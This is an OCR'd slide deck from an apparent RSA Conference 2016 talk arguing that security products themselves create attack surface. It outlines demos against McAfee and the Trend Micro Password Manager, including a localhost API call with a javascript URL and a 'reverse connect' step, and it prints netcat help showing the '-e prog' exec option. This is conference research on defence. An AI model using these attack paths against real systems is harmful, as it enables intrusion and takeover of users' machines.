RSAConference2016

San Francisco | February 29 – March 4 | Moscone Center

Connect to Protect


Security Tools:
An Attacker's Dream Come True

Agenda
Security Tools: An Attacker’s Dream Come True

- This is your network…
- Threats, Risks and Attackers Dreams (um, demos)
  - Security tools on the host
  - Security tools on internal servers
  - Security tools on Internet gateways
- Mitigation Strategies
- Summary

Are you feeling drowsy already?

This is how your environment looks like (Yes, very simplified)




Host Based Deployment (a' la Endpoint Protection Platform)


Related Tools:

- Anti-Virus (AV)
- NG-AV
- Data Leak Prevention (DLP)
- Personal Firewall
- Endpoint Detection and Remediation (EDR)
- Application Control
- Port and Device Control
- Mobile Data Protection

Host Based Deployment
Attack Effort vs Risk



ATTACK EFFORT




ENTERPRISE RISK

Host Based Deployment
Risk Factors vs Impact (1)

Risk

- Cross enterprise deployment

Impact




Host Based Deployment
Risk Factors vs Impact (2)

Risk

- External data collection

Impact

- 3rd party security & responsibilities



This privacy policy comes into effect on 15 October 2015

AVG Privacy Policy

Why do you collect my data?
We use data to improve our products and services; provide support; send notifications, offers, and promotions; and to make money from our free offerings with non-personal data. More

How do you collect my data?
When you provide it to us directly, use our products or website, and through cookies and tracking beacons. More

What do you collect that can identify me?
We may collect your name, address, email, phone and SIM number, IP address, Device ID, location, and if you buy our products, payment information. More

What do you collect that cannot identify me?
We collect data that is not personal to you like your device's brand, language and setup, apps that may be used, etc. More

Do you share my data?
We do not share your personal data with 3rd parties unless you provide your consent except in limited circumstances. More


What rights do I have over my data?
You may ask us how we process your data, to correct or delete your personal data, and may opt out of email messaging and certain data collection and use. More

Host Based Deployment
Risk Factors vs Impact (3)

Risk

- Maintains outbound communication

Impact



SC Magazine UK > News > Windows Server Update Services open to attack

Rene Millman

August 06, 2015

Windows Server Update Services open to attack

Share this article:

Hackers could subvert Windows Update to install malware in organisations

Security researchers have discovered a way for hackers to exploit insecurely configured enterprise implementations of Windows Server Update Services (WSUS).

The problem lies with default settings for WSUS; these use HTTP and not SSL-encrypted HTTPS delivery. According to researchers at Context Information Security, hackers could use low-privileged access rights to set up fake updates that installed automatically.

Windows Server Update Services open to attack

Host Based Deployment Risk Factors and Impact (4)

Risk

- Intrusive Implementation
  - Hooks into process implementations
  - Homegrown parsers and emulators
  - Obscured Services
  - Complex Drivers


Impact

Attacker’s Dream (DEMO) :
Exploiting Security Tools Residing on the Host

DEMO 1:
McAfee Intrusive Implementation

Intrusive Implementation Injection Attack

PRE-DEPLOYMENT



Adobe process
Address space

Intrusive Implementation Injection Attack


PRE-DEPLOYMENT

PDF
ACTIVATE ADOBE

UNDER THE HOOD

Adobe process
Address space


DEPLOYMENT




UNDER THE HOOD

			0x10000 RWX				


Intrusive Implementation Injection Attack



Intrusive Implementation Injection Attack



Intrusive Implementation Injection Attack



DEMO 2:
Trend-Micro Password Manager

Intrusive Implementation Obscured Services

DEPLOYMENT

1 Install Trend Micro

2 Apply password manager

3 Open local server for API(s)

Intrusive Implementation
Obscured Services

DEPLOYMENT

1 Install Trend Micro

2 Apply password manager

3 Open local server for API(s)

4 Browse the Internet

Intrusive Implementation
Obscured Services

DEPLOYMENT

TREND MICRO

1 Install Trend Micro

TREND MICRO Password Manager

2 Apply password manager

3 Open local server for API(s)

TREND MICRO

TREND MICRO Password Manager

4 Browse the Internet

EXPLOITATION

5 www.infectedSite.com

Intrusive Implementation Obscured Services

DEPLOYMENT

TREND MICRO

1 Install Trend Micro

TREND MICRO Password Manager

2 Apply password manager

3 Open local server for API(s)

TREND MICRO

TREND MICRO Password Manager

4 Browse the Internet

EXPLOITATION

5 www.infectedSite.com

W W W

6 Scan for PwmTower.exe port and run JS for reverse connect

Intrusive Implementation Obscured Services

DEPLOYMENT

TREND MICRO

1 Install Trend Micro

TREND MICRO Password Manager

2 Apply password manager

3 Open local server for API(s)

TREND MICRO

TREND MICRO Password Manager

4 Browse the Internet

EXPLOITATION

W W W

5 www.infectedSite.com

6 Scan for PwmTower.exe port and run JS for reverse connect

7 //local host: 49159/showSB?url=javascript

Intrusive Implementation
Obscured Services


DEPLOYMENT

1 Install Trend Micro

2 Apply password manager

3 Open local server for API(s)

EXPLOITATION



4 Browse the Internet

5 www.infectedSite.com


6 Scan for PwmTower.exe port and run JS for reverse connect

7 //local host: 49159/showSB?url=javascript

8 Take Over

The Nightmare Continues…

This is how your environment looks like (Yes, very simplified)




Internal-Server Deployment


Related Tools:

- Sandbox
- Intrusion Detection/ Prevention Systems (IDS/ IPS)
- Web Application Firewall (WAF)
- Network Behavior Anomaly Detection (NBAD)

Internal Server Deployment
Attack Effort vs Risk



ATTACK EFFORT



ENTERPRISE RISK

Internal Server Deployment Risk Factors vs Impact (1)

Risk

- Rarely updated and tested
  - Dedicated, multi components hardware
  - Open source software
  - Out of date kernels

Impact

- Forgotten, vulnerable and unpatched


Internal Server Deployment Risk Factors vs Impact (2)

Risk

- Excluded by other security tools

Impact

- Who’s Watching the Guards




```
e:\Software\nc11nt>nc -h
[v1.10 NT]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [options] [hostname] [port]
options:
        -d              detach from console, stealth mode

        -e prog         inbound program to exec [dangerous!!]
        -g gateway      source-routing hop point[s], up to 8
        -G num          source-routing pointer: 4, 8, 12, ...
        -h              this cruft
        -i secs         delay interval for lines sent, ports scanned
        -l              listen mode, for inbound connects
        -L              listen harder, re-listen on socket close
        -n              numeric-only IP addresses, no DNS
        -o file         hex dump of traffic
        -p port         local port number
        -r              randomize local and remote ports
        -s addr         local source address
        -t              answer TELNET negotiation
        -u              UDP mode
        -v              verbose [use twice to be more verbose]
        -w secs         timeout for connects and final net reads
        -z              zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]
```

Internal Server Deployment Risk Factors vs Impact (3)

Risk

- Full traffic interception

Impact




Tuesday, December 15, 2015

